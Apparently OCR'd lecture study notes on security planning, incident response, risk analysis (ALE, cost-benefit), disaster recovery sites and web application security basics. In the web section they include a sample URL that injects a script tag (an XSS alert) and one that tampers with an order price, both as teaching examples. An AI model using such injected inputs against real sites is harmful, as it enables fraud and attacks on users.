
E. Responsibility for Implementation (Slide 38)

- The plan must clearly assign **roles and responsibilities** for implementing security measures.
- Common Roles:
    - End Users (security of own devices, potentially).
    - Project Leaders (data/computation security within project).
    - Managers (ensure supervised staff follow procedures).
    - Database Administrators (DB access control, integrity).
    - Information Officers (data lifecycle management, retention, disposal).
    - Personnel/HR Staff (employee screening, training coordination).

F. Timetable and Plan Maintenance (Slide 39)

- **Timetable:** Security plans require phased implementation. The timetable outlines *when* specific controls or actions will be performed, prioritizing the most critical risks first.
- **Maintenance & Extensibility:** The plan is a living document. It must:
    - Be adaptable to new equipment, threats, connectivity.
    - Include procedures for managing changes and growth.
    - Specify a schedule for **periodic review and updates**.

G. Inputs to the Security Plan (Slide 40)



Business Objectives & Strategy
Risk Assessment Results
Vulnerability Analysis
Legal and Regulatory Requirements (Compliance)
Previous Incident Reports
Technology Architecture
* Organizational Policies

H. Security Planning Team Members (Slide 41)

- Effective planning requires broad participation across the organization.
- Typical Representatives:
  - Computer Hardware Group
  - System Administrators
  - Systems Programmers
  - Applications Programmers
  - Data Entry Personnel
  - Physical Security Personnel
  - Representative Users
  - Management
  - Legal/Compliance

I. Assuring Commitment to a Security Plan (Slide 42)

- A plan without commitment is useless. Success requires buy-in from:

- **Planning Team:** Must be sensitive to the needs and impacts on affected groups.
- **Affected Users/Staff:** Must understand the plan, their role, and how their actions impact overall security.
- **Management:** Must demonstrate commitment through resource allocation, enforcement, and leading by example.

Section VIII Takeaways: A security plan is a formal document outlining security goals, current state, requirements, controls, responsibilities, timeline, and maintenance. It requires broad input, clear responsibilities, and strong management commitment to be effective.

IX. Business Continuity and Incident Response

Planning for disruptions and security breaches.

A. Business Continuity Planning (BCP) (Slide 43)

- **Definition:** Documents how a business will **maintain essential functions** during and after a significant disruption or disaster.
- Focus: Addresses **catastrophic situations** (major capability loss) and **long-duration outages** that significantly impact business operations.
- *Connection:* Closely related to Disaster Recovery (DR), which is often a component of BCP focused specifically on IT system restoration.

B. Continuity Planning Activities (Slide 44)

1. **Business Impact Analysis (BIA):**
   - Identify essential business functions and assets.
   - Determine potential disruptions and their impact (financial, operational, reputational).
2. **Strategy Development:**
   - Determine how key assets can be safeguarded and functions maintained (e.g., alternate sites, workarounds).
3. **Plan Development & Implementation:**
   - Define clear roles, responsibilities, and procedures:
     - Who is in charge during an incident?
     - What specific actions need to be taken?
     - Who performs which tasks?

C. Incident Response Plans (IRP) (Slide 45)

- **Definition:** Provides detailed procedures for **detecting, responding to, and resolving security incidents** (e.g., malware infection, data breach, DoS attack).
- **Goal:** To handle the *current security incident* effectively and minimize damage, distinct from BCP's focus on overall business function continuity.
- **Key Elements:**
  - **Definition of an Incident:** Clear criteria for what constitutes a security incident requiring plan activation.
  - **Responsibility:** Identifies who is in charge (Incident Commander).
  - **Plan of Action:** Step-by-step procedures for different incident types (e.g., containment, eradication, recovery, post-incident analysis).

D. Incident Response Teams (Slide 46)

- The group formally charged with executing the IRP.
- **Potential Members:**
  - **Director/Incident Commander:** Overall authority, decision-maker.
  - **Technicians:** IT/Security staff performing technical tasks (forensics, system restoration, log analysis).
  - **Advisors:** Legal counsel, Human Resources (HR), Public Relations (PR)/Communications.
- **Key Considerations for Team:**
  - Legal Issues (compliance, reporting obligations).
  - Preserving Evidence (for investigation, potential prosecution).
  - Record Keeping/Documentation.
  - Managing Public Relations / Communications.

E. Computer Security Incident Response Teams (CSIRT) (Slide 47)

- **Definition:** Specialized teams, often formally established, trained and authorized to handle security incidents. Can be internal or external/contracted.
- **Typical Responsibilities (Lifecycle):**
  1. **Reporting:** Receiving incident reports. Reporting status to management.
  2. **Detection:** Investigating alerts/reports to confirm if an incident occurred.
  3. **Triage:** Prioritizing incidents and taking immediate containment actions.
  4. **Response:** Coordinated efforts for full containment, eradication, recovery.

5. **Postmortem:** Declaring incident closure, conducting lessons-learned reviews to improve future response.
6. **Education:** Proactive advice, sharing lessons learned to prevent future incidents.

- *Mnemonic:* **R**ude **D**ogs **T**ry **R**unning **P**ast **E**veryone (Reporting, Detection, Triage, Response, Postmortem, Education).

F. CSIRT Skills (Slide 48)

- Digital Forensics (evidence collection, analysis, preservation).
- Data Analysis (identifying trends, anomalies).
- Malware Analysis (understanding code behavior, impact).
- Defense Development (creating signatures, firewall rules).
- Penetration Testing & Vulnerability Analysis.
- Knowledge of current attack technologies and vectors.

Section IX Takeaways: BCP focuses on maintaining business functions during major disruptions, while IRP details steps for handling specific security incidents. Both require clear plans, defined roles (often involving CSIRTs), and specific skills for effective execution.

X. Risk Analysis

Identifying, assessing, and prioritizing risks to information assets.

A. Definition and Concepts (Slide 49)

- **Risk Analysis:** An organized process to identify significant risks, determine their potential impact, and evaluate the cost-effectiveness of controls.
- **Risk:** A potential problem or event that could harm assets or objectives.
- **Characteristics of a Risk:**
  - **Associated Loss (Risk Impact):** The negative consequence if the risk materializes (cost, damage, downtime).
  - **Likelihood:** The probability or frequency of the risk occurring.
  - **Risk Control:** The degree to which actions can reduce likelihood or impact.
- **Risk Exposure (Conceptual Formula):**

```
Risk Exposure = Likelihood × Risk Impact
```

(Often calculated as Annualized Loss Expectancy - ALE)

B. Strategies for Dealing with Risk (Slide 50)

Once a risk is identified and assessed, common strategies include:

1. **Avoid the Risk:** Change processes, requirements, or system design to eliminate the risk activity entirely.
2. **Transfer the Risk:** Shift the risk burden to a third party (e.g., buying insurance, outsourcing the risky function).
3. **Assume the Risk (Risk Acceptance):** Accept the potential loss, control it with existing resources, and prepare contingency plans. Often done when the cost of control outweighs the potential loss.
4. **(Mitigate the Risk - Implied):** Implement controls to reduce the likelihood or impact of the risk (this is often the goal of steps 5 & 6 below).

C. Steps of a Risk Analysis (Slide 51)

A common methodology involves these steps:

1. **Identify Assets:** Determine what needs protection.
2. **Determine Vulnerabilities:** Identify weaknesses that could be exploited.
3. **Estimate Likelihood of Exploitation:** Assess the probability of a vulnerability being successfully attacked.
4. **Compute Expected Annual Loss (ALE):** Quantify the potential financial impact per year.
5. **Survey Applicable Controls and Their Costs:** Identify potential security measures and their implementation/operational costs.
6. **Project Annual Savings of Control:** Calculate the cost-benefit of implementing controls.

D. Step 1: Identify Assets (Slide 52)

- Tangible and intangible items of value. Examples:
  - **Hardware:** Servers, workstations, network devices, peripherals.
  - **Software:** OS, applications (custom/purchased), utilities.
  - **Data:** Customer info, financial records, intellectual property, operational data (stored, in transit, processed).
  - **People:** Skilled staff, key personnel.
  - **Documentation:** System manuals, procedures, policies.
  - **Supplies:** Physical media, power, facilities.

- **Reputation:** Brand image, public trust.
- **Availability:** Ability to conduct business operations.

E. Step 2: Determine Vulnerabilities (Slide 53)

- Identify weaknesses in systems, processes, or controls that could be exploited by threats.

Asset	Secrecy	Integrity	Availability
Hardware		overloaded destroyed tampered with	failed stolen destroyed unavailable
Software	stolen copied pirated	impaired by Trojan horse modified tampered with	deleted misplaced usage expired
Data	disclosed accessed by outsider inferred	damaged - software error - hardware error - user error	deleted misplaced destroyed
People			quit retired terminated on vacation
Documentation			lost stolen destroyed
Supplies			lost stolen damaged

- *Connection:* Relates directly to the attack types discussed earlier (XSS, SQLi vulnerabilities, weak authentication, etc.).

F. Step 3: Estimate Likelihood of Exploitation (Slide 54)

- Assessing the probability that a vulnerability will be exploited. This is often difficult and subjective.
- **Approaches:**
  - **Frequency Probability:** Using historical data from similar systems (if available).
  - **Expert Judgment:** Relying on experienced analysts' estimates (e.g., occurrences per year).
  - **Qualitative Ratings:** Using descriptive terms (High, Medium, Low) or simple scales (1-5).

- **Delphi Approach:** Iterative, anonymous polling of experts to reach a consensus estimate.

G. Quantitative vs. Qualitative Estimation (Slide 55)

- **Quantitative Risk Analysis:** Assigns numerical values (often monetary) to impact and probabilities (e.g., ALE = $10,000/year). Aims for objective calculation but relies on potentially inaccurate estimates.
- **Qualitative Risk Analysis:** Uses descriptive scales (High/Medium/Low, Critical/Serious/Minor) for impact and likelihood. Easier to perform, relies on subjective judgment, good for prioritizing risks.

	Pros	Cons
Quantitative	• Assessment and results based on independently objective processes and metrics. Meaningful statistical analysis is supported • Value of information assets and expected loss expressed in monetary terms. Supporting rationale easily understood • Provides credible basis for cost/benefit assessment of risk mitigation. Supports information security budget decision-making	• Calculations are complex. Management may mistrust the results of calculations and hence analysis • Must gather substantial information about the target IT environment • No standard independently developed and maintained threat population and frequency knowledge base. Users must rely on the credibility of the in-house or external threat likelihood assessment
Qualitative	• Simple calculations, readily understood and executed • Not necessary to quantify threat frequency and impact data • Not necessary to estimate cost of recommended risk mitigation measures and calculate cost/benefit • A general indication of significant areas of risk that should be addressed is provided	• Results are subjective. Use of independently objective metrics is eschewed • No effort to develop an objective monetary basis for the value of targeted information assets • Provides no measurable basis for cost/benefit analysis of risk mitigation. Difficult to compare risk to control cost • Not possible to track risk management performance objectively when all measures are subjective

H. Step 4: Compute Expected Loss (e.g., Annualized Loss Expectancy - ALE) (Slide 56)

- Quantifying the potential financial impact if a risk materializes.
- Calculation often involves: Single Loss Expectancy (SLE) = Asset Value ($) × Exposure Factor (%). Then, **ALE = SLE × Annualized Rate of Occurrence (ARO)**.
- Consider **obvious costs** (replacement) and **hidden costs:**
  - System restoration costs.

    - Downtime / Lost productivity / Lost revenue.
    - Legal fees / Fines.
    - Loss of reputation / Customer confidence.
    - Costs related to confidentiality breaches (notification, credit monitoring).
- Note: Hidden costs are often significant but harder to quantify accurately.

I. Step 5: Survey and Select New Controls (Slide 57)

- Identify potential security measures (controls) that can mitigate the identified risks (reduce likelihood or impact).
- Map controls to specific vulnerabilities. Note that one control might address multiple vulnerabilities, and one vulnerability might require multiple controls.
- Consider technical, administrative, and physical controls.
- *Advanced Technique:* Graph theory can model relationships to find a minimal effective set of controls.

J. Step 6: Project Costs and Savings (Cost-Benefit Analysis) (Slide 58)

- Evaluate whether implementing a control is financially justified.
- **Calculate Effective Cost / Net Savings:**
    - Determine the **Annual Cost of Control** (purchase, implementation, training, maintenance).
    - Estimate the **Reduction in Expected Loss** due to the control (e.g., decrease in ALE).
    - **Annual Savings = Reduction in Expected Loss - Annual Cost of Control**
- Interpretation:
    - Positive Savings: Control is likely cost-effective.
    - Negative Savings: Cost of control outweighs prevented loss (might still be implemented for compliance or other reasons, or risk accepted).

K. Access Control Software Cost Example (Slide 59)

Item	Amount
Risks: disclosure of company confidential data, computation based on incorrect data	
Cost to reconstruct correct data: $1,000,000 @ 10% likelihood per year	$100,000
Effectiveness of access control software: 60%	– 60,000
Cost of access control software	+25,000
Expected annual costs due to loss and controls (100,000 – 60,000 + 25,000)	$65,000
Savings (100,000 – 65,000)	$35,000

- **Summary:** The example likely shows:
  1. Calculating ALE *without* the control.
  2. Calculating ALE *with* the control implemented.
  3. Calculating the annual cost of the control itself.
  4. Calculating the net annual savings = (ALE_without - ALE_with) - Cost_of_Control.

L. Arguments For Risk Analysis (Slide 60)

- **Improves Awareness:** Educates management and staff about security issues.
- **Relates Security to Business Objectives:** Frames security in terms of business impact.
- **Identifies Key Assets, Vulnerabilities, Controls:** Provides a structured inventory.
- **Improves Basis for Decisions:** Provides data (quantitative or qualitative) for prioritizing actions.
- **Justifies Expenditures:** Helps make the business case for security investments.

M. Arguments Against Risk Analysis (Slide 61)

- **False Sense of Precision:** Quantitative analysis can imply accuracy that isn't real due to estimation uncertainties.
- **Hard to Perform:** Can be complex, time-consuming, and require specialized expertise.
- **Immutability:** The environment changes constantly (new threats, new assets), making the analysis quickly outdated if not maintained.
- **Lack of Accuracy:** Estimates for likelihood and impact can be highly subjective and difficult to validate.
- *Potential Exam Question:* Outline the six primary steps involved in conducting a risk analysis. Discuss one major benefit and one significant challenge associated with

performing risk analysis.

Section X Takeaways: Risk analysis is a structured process to identify, assess (quantitatively or qualitatively), and prioritize risks by evaluating assets, vulnerabilities, likelihood, and impact. It informs decisions on risk treatment (avoid, transfer, assume, mitigate) and helps justify security controls via cost-benefit analysis, despite inherent challenges in accuracy and maintenance.

XI. Disaster Preparedness & Contingency Planning

Preparing for and mitigating the impact of large-scale disruptions.

A. Natural Disasters (Slide 62)

- Examples: Floods, Fires, Earthquakes, Hurricanes, etc.
- **Mitigation Strategies:**
  - **Contingency Plans:** Documented procedures for emergency response and business continuation.
  - **Insurance:** Covering physical assets against damage.
  - **Data Preservation: Regular backups** stored in **physically separate locations (offsite backups)**, potentially using **cloud backup** services.
  - **Power Protection: Uninterruptible Power Supplies (UPS)** for short-term outages/fluctuations, **Surge Suppressors** against voltage spikes, potentially backup generators for longer outages.

B. Interception of Sensitive Information (Data Disposal & Emanation) (Slide 63)

- Focus on preventing data leakage from discarded media or electronic emissions.
- **Mitigation Strategies:**
  - **Physical Media: Shredding** paper documents.
  - **Magnetic Media (Hard Drives, Tapes):**
    - **Software Overwriting:** Using specialized software to write patterns of data over the entire disk multiple times (e.g., DoD 5220.22-M standard).
    - **Degaussing:** Using a powerful magnetic field to destroy the data magnetically.
    - Physical Destruction (shredding, pulverizing - most secure).

- **RF Emanation (e.g., TEMPEST):** Protecting against eavesdropping on electronic signals emitted by devices (less common concern outside government/military). Mitigation involves shielding (Faraday cages) or adding noise.

C. Contingency Planning Components (Infrastructure) (Slide 64)

- Key elements for IT service continuity:
  - **Backups:**
    - **Offsite Backup:** Storing backup copies at a separate geographical location.
    - **Cloud Backup:** Utilizing cloud services for backup storage and potentially recovery.
  - **Failover / Alternate Sites:** Having secondary locations ready to take over operations.
    - **Cold Site:** Basic infrastructure (power, cooling, space) available, but requires equipment delivery and setup. Recovery time: days/weeks.
    - **Warm Site:** Has network connectivity and necessary hardware, but may require software/data restoration. Recovery time: hours/days.
    - **Hot Site:** Fully operational duplicate of the primary site with up-to-date data replication. Allows near-immediate failover. Recovery time: minutes/hours. Most expensive option.

Section XI Takeaways: Disaster preparedness involves planning for natural events and secure data disposal. Key components include contingency plans, insurance, robust backup strategies (offsite, cloud), power protection, secure media destruction, and potentially alternate processing sites (Cold, Warm, Hot).


XII. Web Application Security Overview (OWASP Context)

Understanding how web applications work and common security pitfalls, often framed by OWASP principles.

A. HTTP Basics

- **HTTP (Hypertext Transfer Protocol):** The foundation protocol for data communication on the World Wide Web. Used to request and deliver web pages

(HTML), images, etc.



- **HTTP Request Methods:**
  - **GET:** Used primarily to **retrieve data**. Parameters are encoded **within the URL** itself. Easily bookmarked, cached, and visible in logs/browser history.

```
GET /search.php?catid=1 HTTP/1.1
Host: www.mysite.com
... (other headers)
```

  - **POST:** Used primarily to **submit data to be processed** (e.g., submitting a form, creating a resource). Parameters are included in the **body** of the request, not the URL. Not easily bookmarked/cached, slightly less visible than GET parameters.


```
POST /search.php HTTP/1.1
Host: www.mysite.com
... (other headers)

catid=1
```

- **GET vs. POST Security:**
  - GET parameters are easily visible (URL, logs) - **never use GET for sensitive data**.


- POST parameters are not in the URL but are **still transmitted in plaintext** (unless HTTPS is used) and can be easily intercepted or viewed using browser developer tools or network sniffers. **POST is NOT inherently secure.**

B. Web Sites vs. Web Applications

- **Static Web Site:** Primarily delivers fixed content (HTML, CSS, images). Little to no server-side processing or user interaction beyond navigation.




- **Web Application:** Complex, dynamic systems involving:
  Presentation Layer: *User interface in the browser (HTML, CSS, JavaScript).*
  Business Logic Layer: Server-side code processing requests, enforcing rules (often on an Application Server).
  Data Layer: *Databases storing application data.*
  Multiple platforms, protocols, complex architectures.



C. Web Applications Breach the Perimeter

- Traditional firewalls often allow HTTP (port 80) and HTTPS (port 443) traffic through.
- Attacks against web applications occur *over* these allowed ports, targeting vulnerabilities in the application logic itself, effectively bypassing perimeter network defenses.



D. The Web Application Security Gap

- **Developers:** Often focus on features/functionality and deadlines, may lack deep security training or awareness. ("Don't know how to build securely.")
- **Security Professionals:** Often focus on network/infrastructure security, may not fully understand the specific logic and expected behavior of complex custom applications. ("Don't know the application.")
- This gap leads to vulnerabilities being introduced and missed.

E. Why Web Application Vulnerabilities Occur


- Direct result of the "Security Gap": Lack of security knowledge during development, lack of application knowledge during security deployment/testing.

F. Types of Web App Vulnerabilities

- **Technical Vulnerabilities:**

    - Result from insecure programming techniques (e.g., not validating input, using unsafe functions).
    - Mitigation typically requires code changes.
    - Often detectable by automated vulnerability scanners (e.g., detecting missing input sanitization leading to XSS).
    - Example: `http://example/order.asp?item=<script>alert('p0wned')</script>&price=300.00` (XSS)
- **Logical Vulnerabilities:**
    - Result from flaws in the application's workflow, business logic, or trust assumptions.
    - Mitigation often requires design/architecture changes.
    - Often requires human understanding of the application's context to detect (scanners usually miss these).
    - Example: `http://example/order.asp?item=toaster&price= -30.00` (Manipulating price logic) or accessing another user's order by changing an ID.

G. Vulnerability Areas (Platform, Admin, Application)



